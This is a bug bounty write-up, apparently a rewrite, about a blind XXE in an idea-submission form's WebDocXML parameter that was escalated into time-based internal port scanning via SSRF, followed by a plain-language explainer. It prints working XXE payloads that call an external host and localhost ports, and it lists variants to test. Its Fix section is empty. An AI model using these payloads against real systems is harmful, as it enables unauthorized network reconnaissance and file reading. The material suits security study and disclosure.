Blind XXE Leads to Internal Port Scanning Through SSRF
A web form accepted XML data in a parameter and parsed it server-side without disabling external entities, allowing blind XXE. The attacker could make the server send requests to internal hosts and infer open ports from response timing.
 Published on coffeejunkie.me
XML External Entity injection better known as XXE is an attack where the attacker can to interfere with a web application XML data and make it parse in the server side for unintended purposes. This vulnerability has different ways to bring impact towards its exploitation, commonly, it allows to view files in the…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application tested through the Synack Red Team. The report does not name the client or the paths, because the vulnerability disclosure policy did not allow full disclosure. The feature involved was a form on the landing page for submitting ideas, with several fields to fill in. Submitting the form produced a POST request with content type application/x-www-form-urlencoded, and one of its parameters, WebDocXML, carried XML data that the server parsed.
XML External Entity injection (XXE) is an attack in which an attacker interferes with the XML data a web application processes and makes the server parse it for unintended purposes. Common impacts are reading files from the application server's file system and interacting with external systems that only the application can reach. In this case the flaw was used to prove internal port scanning by combining XXE with SSRF.
Setup
The researcher tested a favourite program on the Synack Red Team; certain endpoints had had XXE reported before, and the researcher wanted to see whether the flaw could be replicated. A VPS under the researcher's control was used as the external server that would receive requests triggered by the parser. No account, role or software version is described in the report.
Finding it

While mapping the web application, the researcher found the idea submission form. The landing page looked like this:
After filling in all the fields, the browser sent a POST request with content type application/x-www-form-urlencoded. One parameter stood out because of its name, WebDocXML: it was taking XML data from the form and parsing it on the server side. The POST request looked as follows:

The response gave nothing beyond a 200 status code with a small script to proceed with a redirect, so any proof would have to be blind: the parser's behaviour had to be observed indirectly, through a request arriving at an external server or through timing.
Exploitation
Step 1: confirm blind XXE with an out-of-band request

A common blind XXE payload was submitted in WebDocXML, with the purpose of receiving an HTTP request on the researcher's VPS:
< ! DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://external-server.ca"> %xxe; ] >
If the server processes external entities, it fetches that URL. The vulnerability was confirmed: an HTTP request from the target's IP arrived at the VPS.
Step 2: turn the XXE into time-based port scanning
With the flaw confirmed, the researcher escalated it to see its capabilities, which were limited in this case. Internal port scanning was possible by reusing the same payload and pointing the external entity at possible web services running over HTTP inside the server. The scan was time-based:
- If the port is open, the response time will take less than 1000 mills.
- If the port is filtered or closed, the response will take more than 2000 mills.

The payload was slightly modified to prove port 80 as closed, with the response taking more than 2000 mills:
< ! DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://localhost:80" > %xxe; ] >
Step 3: prove an open port
The same approach proved port 443 open, with the response time taking less than 1000 mills:
< ! DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://localhost:443"> %xxe; ] >

Root cause
The application accepted XML from a form parameter, WebDocXML, and parsed it server side. Because the parser followed the entity's system identifier, an attacker could make the server issue HTTP requests to an external server and to localhost, which is the SSRF component. The report does not describe any parser configuration or input validation that was in place, so the specific defence that failed is not stated; .
Impact
Within the limits observed, an attacker could make the server send requests to external infrastructure, confirming blind XXE, and could infer the state of internal ports on the server through response timing, distinguishing open ports (under 1000 ms) from filtered or closed ones (over 2000 ms). The researcher notes the capabilities were limited in this case. Synack accepted the vulnerability and rewarded it with 10% of the value because the endpoint had been reported before, with a 5.8 CVSS score.
Fix
Variants to test
- Submit XML-bearing parameters with an external parameter entity pointing at a collaborator or VPS. A positive result is an inbound HTTP request from the target's IP.
- Point the entity at
http://localhost:<port>for a range of ports and record response times. A positive result is a clear split between fast responses (open) and slow ones (filtered or closed). - Try the same payloads in other parameters that accept structured data, such as fields named after document or XML types. A positive result is the same out-of-band request or timing difference.
- Where the response reflects parsed content, test in-band entity expansion to read local files. A positive result is file content appearing in the response.
What happened, in plain words
A security researcher was testing a website through a bug bounty platform called Synack Red Team. Bug bounty platforms connect companies that want their websites tested with researchers who get paid when they find real problems. The researcher found a form on the website's landing page where visitors could submit ideas. Behind that form, the website was quietly taking a piece of text written in a special format called XML and handing it to its own server to read. That turned out to be dangerous: by crafting the XML in a particular way, the researcher could make the website's server send requests to an external server and to itself on localhost. Using that ability, the researcher could work out which internal network ports were open and which were closed, simply by measuring how long the website took to answer. This is a combination of two well-known classes of bug: XXE (XML External Entity injection) and SSRF (Server-Side Request Forgery). Synack accepted the finding and rewarded it with 10% of the value.
Background: what XML and XXE are
Before the details, two ideas need explaining.
XML is a way of writing data as text with tags, a bit like a very strict shopping list where every item is wrapped in a label. Many systems use it to exchange structured information. One feature of XML is the entity: a named placeholder that stands for some content. When a program reads XML, it can be told to replace an entity with text, or even with the contents of something outside the document, such as a file or a web address.
XXE (XML External Entity injection) is a bug where an attacker can slip their own entity definitions into XML that a server will read. If the server is configured to follow those definitions, it will go and fetch whatever the attacker pointed at. Think of it like a form where you write "see attached" and the office clerk actually goes and fetches the attachment from wherever you wrote, even if you wrote the address of the company safe. Common consequences are reading files from the server's disk, or making the server talk to other systems that only it can reach.
In this case, the researcher used XXE to make the server send requests to internal addresses, which is the SSRF part. SSRF means tricking a server into making a request on your behalf, so that the request comes from inside the network where trust is higher.
For learning more about XXE, the researcher recommends PortSwigger's labs:
The setup
The researcher tested a favourite program on Synack Red Team; some of its endpoints had had XXE reported before, and the researcher wanted to see whether the same flaw could be found again. An endpoint is simply a specific address on a website that does a particular job, like a counter in a shop: you go to that counter for that service. The researcher also used a VPS, a virtual private server: a computer rented on the internet that the researcher fully controls. It served as the "outside address" that the target server would be tricked into contacting, so the researcher could watch for incoming requests. The report does not describe any account, user role or software version involved.
Finding the form
While exploring the website, the researcher found a form for submitting ideas, with several fields to fill in. The landing page looked like this:
After filling in all the fields, the browser sent a POST request. A POST request is the way a browser submits data to a server, as opposed to simply asking for a page. The request had the content type application/x-www-form-urlencoded, which is the ordinary format browsers use for form submissions: the field names and values are packed into the request body as name=value pairs joined by &. One parameter stood out because of its name: WebDocXML. A parameter here means one of the named fields in the submitted data. The name suggested the field carried XML, and indeed the server was taking that XML and parsing it. Parsing means reading structured text and turning it into something the program can work with, the way a person reads a recipe and turns it into actions.
The POST request looked as follows:
